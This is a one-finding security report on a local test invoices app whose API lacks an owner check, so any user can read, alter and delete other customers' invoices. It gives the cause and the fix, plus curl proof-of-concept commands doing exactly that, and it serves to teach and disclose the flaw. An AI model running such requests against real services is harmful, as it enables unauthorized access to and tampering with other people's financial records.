Research fixture: invoices API

One finding from a published research note

127.0.0.1 (local test app)

High Any user can read, change and delete another customer's invoices




F-01

1 High

What we found

Critical	High	Medium	Low
0	1	0	0

F-01 Any user can read, change and delete another customer's invoices



Bob, a normal user

He owns one invoice. A normal login is enough.

The invoices app

It checks the login. It does not check who owns the invoice.

Alice's invoices

He read one, marked it paid at 0.01, and deleted another.

> This is a demonstration. The target is a small invoices app that we wrote and ran on our own computer. It is published with the full recorded run at https://excessionlabs.ai/blog/idor-vulnerability/. We rated the problem as if the app were a real invoices product. The next page is for the engineering team.

F-01 Any user can read, change and delete another customer's invoices

High

CWE-639



Bob, a normal user

He owns one invoice. A normal login is enough.

The invoices app

It checks the login. It does not check who owns the invoice.

Alice's invoices

He read one, marked it paid at 0.01, and deleted another.

Risk	**Any customer can see the invoices of other customers, mark them as paid and delete them. In the test an invoice of 125.00 became paid at 0.01.**
Where	`GET`, `PUT` and `DELETE /invoices/{id}`, all through `Handler.fetch` in `fixture.py`. `GET /invoices` also lists every invoice.
Cause	`fetch` finds the invoice by its ID and returns it to any signed in user. The owner check runs only when the server starts with `--authz owner`. The same read also worked with random UUIDs.
Fix	In `fetch`, compare `invoice["owner"]` with the caller and answer 403 to anyone else. Filter `GET /invoices` by owner too. With this check the same read gave 403.

Proof of concept

```
# Start the test app: python3 fixture.py --ids sequential --authz none --port 8765
API=http://127.0.0.1:8765
TOKEN_BOB='demo-bob-token'       # bob, the attacker. He owns invoice 1003 only
TOKEN_ALICE='demo-alice-token'   # alice, the customer who is hit. She owns invoices 1001 and 1002
```

1 Bob reads Alice's invoice 1001. The app returns it. `-> 200, should be 403`

```
curl -s -i -H "Authorization: Bearer $TOKEN_BOB" "$API/invoices/1001"
```

2 Bob changes that invoice to 1 cent and paid. The app saves the change. `-> 200, should be 403`

```
curl -s -i -X PUT -H "Authorization: Bearer $TOKEN_BOB" -H 'Content-Type: application/json' \
  --data '{"amount_cents": 1, "status": "paid"}' "$API/invoices/1001"
```

3 Bob deletes Alice's invoice 1002. Then Alice asks for it. `-> 200, then 404`

```
curl -s -i -X DELETE -H "Authorization: Bearer $TOKEN_BOB" "$API/invoices/1002"
curl -s -i -H "Authorization: Bearer $TOKEN_ALICE" "$API/invoices/1002"
```